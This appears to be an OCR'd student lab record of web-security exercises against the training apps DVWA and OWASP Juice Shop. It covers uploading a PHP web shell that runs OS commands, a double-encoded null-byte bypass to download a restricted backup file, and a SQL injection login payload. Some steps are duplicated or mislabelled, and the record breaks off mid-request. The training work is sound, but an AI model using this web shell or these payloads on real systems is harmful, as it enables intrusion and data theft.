
REQUIREMENTS:

1. Docker Desktop.
2. Windows or Linux.
3. Web browser.
4. Text editor (Notepad).

PROCEDURE:

STEP-1:

Download and install Docker Desktop for windows in https://www.docker.com/products/docker-desktop/



software for
developers and teams
Streamline development with Docker Desktop's powerful container tools.
Choose plan
Download Docker Desktop
Download for Mac – Apple Silicon
Download for Mac – Intel Chip
Download for Windows – AMD64
Download for Windows – ARM64
Download for Linux

STEP-2:

Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command "docker run -p 80:80 vulnerables/web-dvwa" to download Damn vulnerable web application and run it on the port 80 locally.

Once starts downloading wait for the process to complete



	Name	Container ID	Image	Port(s)	CPU (%)	Last started
	ubuntu	-	-	-	N/A	4 months ago
	docker-web	-	-	-	N/A	3 months ago

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\narin> docker run -d -p 80:80 vulnerables/web-dvwa
```

STEP-3:


After successfully run the docker image (DVWA). Access DVWA in your browser at: http://localhost:80

Then login with:

Username - admin

Password – password

Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.



Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.


Setup Check

```
Operating system: *nix
Backend database: MySQL
PHP version: 7.0.30-0+deb9u1

Web Server SERVER_NAME: localhost

PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: app
MySQL password: ******
MySQL database: dvwa
MySQL host: 127.0.0.1

reCAPTCHA key: Missing

[User: www-data] Writable folder /var/www/html/hackable/uploads/: Yes
[User: www-data] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

[User: www-data] Writable folder /var/www/html/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
```

Then click login (located at the bottom of the page once you click create/ reset database) to go to login page, then use same username and password login again.

STEP-4:

Go to DVWA main page → Click on **File Upload** in the left pane.



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More Information


- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low
PHPIDS: disabled

STEP-5:

Open Notepad or any text editor. Type the following PHP code:

```
<?php system($_GET['cmd']); ?>
```



```
<?php system($_GET['cmd']); ?>
```


Save it as:

uploadfile.php

STEP-6:

- Go back to DVWA's File Upload section
- Click **Browse**, select uploadfile.php, and click **Upload**.
- On success, you will see:

File uploaded to: ../../hackable/uploads/uploadfile.php



Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/upload.php succesfully uploaded!
```

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

STEP -7:

In your browser, go to: http://localhost/hackable/uploads/uploadfile.php?cmd=ls

You can now execute OS commands by changing the value after cmd=:

- ?cmd=ls
- ?cmd=whoami
- ?cmd=uname -a
- ?cmd=pwd


HTML
Access control experiment
localhost/hackable/uploads/upl
http://localhost/hackable/uploads/upload.php?cmd=pwd

```
/var/www/html/hackable/uploads
```

STEP-8:

If the uploaded PHP file successfully runs system commands (e.g., ls, whoami) when accessed through the browser using:

http://localhost/hackable/uploads/uploadfile.php?cmd=ls

Then it confirms that the server executed your uploaded script, which means the web application is vulnerable to File Upload Vulnerability.

RESULT:

The uploaded PHP file executed system commands via the browser, confirming successful code execution. This proves the presence of a file upload vulnerability

EX.NO : 07
DATE: 12/08/2025

TEST FOR INFORMATION DISCLOSURE

AIM:

To test the web application have information disclosure vulnerability


REQUIREMENTS:

1. Windows or Linux.
2. Web browser.

PROCEDURE:


STEP-1:

Go to https://juice-shop.herokuapp.com.



STEP-2:


Open the **About Us** page from the side menu.



STEP-3:

On the About Us page, you will see a clickable green text link. Click it, and you will be redirected to:

https://juice-shop.herokuapp.com/ftp/legal.md



https://juice-shop.herokuapp.com/#/about

OWASP Juice Shop

About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.


Customer Feedback

Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport

STEP-4:

Now go to https://juice-shop.herokuapp.com/ftp

Here you can see multiple files. Look carefully for sensitive files such as backups, passwords, or configuration files.



https://juice-shop.herokuapp.com/ftp

~ / ftp


```
quarantine                      acquisitions.md                       announcement_encrypted.md
coupons_2013.md.bak             eastere.gg                            encrypt.pyc
incident-support.kdbx           legal.md                              order_474b-0c2545c7845ccb0c.pdf
order_474b-e2d244bd53fa28d1.pdf order_5267-129b6f8dd751e0cd.pdf       order_5267-158e5105a65dd97c.pdf
order_5267-81cd79a98365dd8b.pdf order_5267-9475c052ce623c5f.pdf       order_5267-a6670ea36e226d61.pdf
order_5267-a9723c772d4a4705.pdf order_5267-ef32581fdf5e9dab.pdf       order_a9f9-1047e3118ae13e54.pdf
order_a9f9-451130d230a4f709.pdf order_a9f9-4de91ef6ac86e812.pdf       order_a9f9-a9ba75607a1e17b0.pdf
order_a9f9-cfbb8ede874fb870.pdf order_a9f9-fa2d17f46ae1b233.pdf       order_d242-9d853d43013edcd7.pdf
order_d8b2-930b9e314546d7a4.pdf package-lock.json.bak                 package.json.bak
suspicious_errors.yml
```

https://juice-shop.herokuapp.com/ftp/quarantine

STEP-5:

If you look closely, you will find a backup file named **package-lock.json.bak**, which may contain sensitive information.

However, clicking on it will return a **403 Forbidden** error, with a message stating that only .md and .pdf files are allowed for download.


HTML
Getting started with CSS
Web cache poisoning lab
Error: Only .md and .pdf files are
TryHackMe | OWASP Juice Shop
https://juice-shop.herokuapp.com/ftp/package-lock.json.bak

```
OWASP Juice Shop (Express ^4.21.0)
403 Error: Only .md and .pdf files are allowed!
    at verify (/app/build/routes/fileServer.js:59:18)
    at /app/build/routes/fileServer.js:43:13
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
    at /app/node_modules/express/lib/router/index.js:286:9
    at param (/app/node_modules/express/lib/router/index.js:365:14)
    at param (/app/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/app/node_modules/express/lib/router/index.js:421:3)
    at next (/app/node_modules/express/lib/router/index.js:280:10)
    at /app/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (node:fs:198:5)
```

STEP-6:

To bypass this restriction, you can use a Poison Null Byte injection.
Double-encode the null byte (%00 → %2500) and append a valid extension such as .md at the end of the filename.
The url will look like :
https://juice-shop.herokuapp.com/ftp/package-lock.json.bak%2500.md

STEP-7:

Now, the backup file will successfully download, even though it was not intended to be publicly accessible. You can explore the other files and folder for any other sensitive information

RESULT:

This experiment confirms that the application suffers from an Information Disclosure vulnerability.

EX.NO : 08
DATE: 19/08/2025

TEST FOR BROKEN AUTHENTICATION

AIM:

To demonstrate and Test broken authentication vulnerability

REQUIREMENT:

1. Web browser
2. Internet
3. BurpSuite community edition


PROCEDURE:

STEP-1:

Log in to the target application using SQL Injection to gain access to the Administrator account. Although access is achieved, the actual Administrator password remains unknown.


To find the password , open the burpsuite then go to proxy tab and press open browser

Burpsuite -> proxy -> open browser -> then Go to https://juice-shop.herokuapp.com




STEP-2:

Press login button and type “ ' OR 1=1— ” in the username field and use random password.



STEP-2:

Go to the taget tab and find the /rest/user/login request in the burpsuite



Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://juice-shop.herokuapp...	GET	/rest/admin/application-version		200	908	JSON			21:00:37 17 Au...
https://juice-shop.herokuapp...	GET	/rest/basket/1		200	1054	JSON			21:00:58 17 Au...
https://juice-shop.herokuapp...	GET	/rest/products/search?q=	✓	200	14549	JSON			21:00:58 17 Au...
https://juice-shop.herokuapp...	POST	/rest/user/login	✓	200	1636	JSON			21:00:57 17 Au...
https://juice-shop.herokuapp...	GET	/rest/user/whoami		200	980	JSON			21:00:59 17 Au...
https://juice-shop.herokuapp...	GET	/runtime.js		200	4306	script			21:00:34 17 Au...
https://juice-shop.herokuapp...	GET	/socket.io/?EIO=4&transport...	✓	200	742	text			21:00:38 17 Au...

Request


```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 43
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36
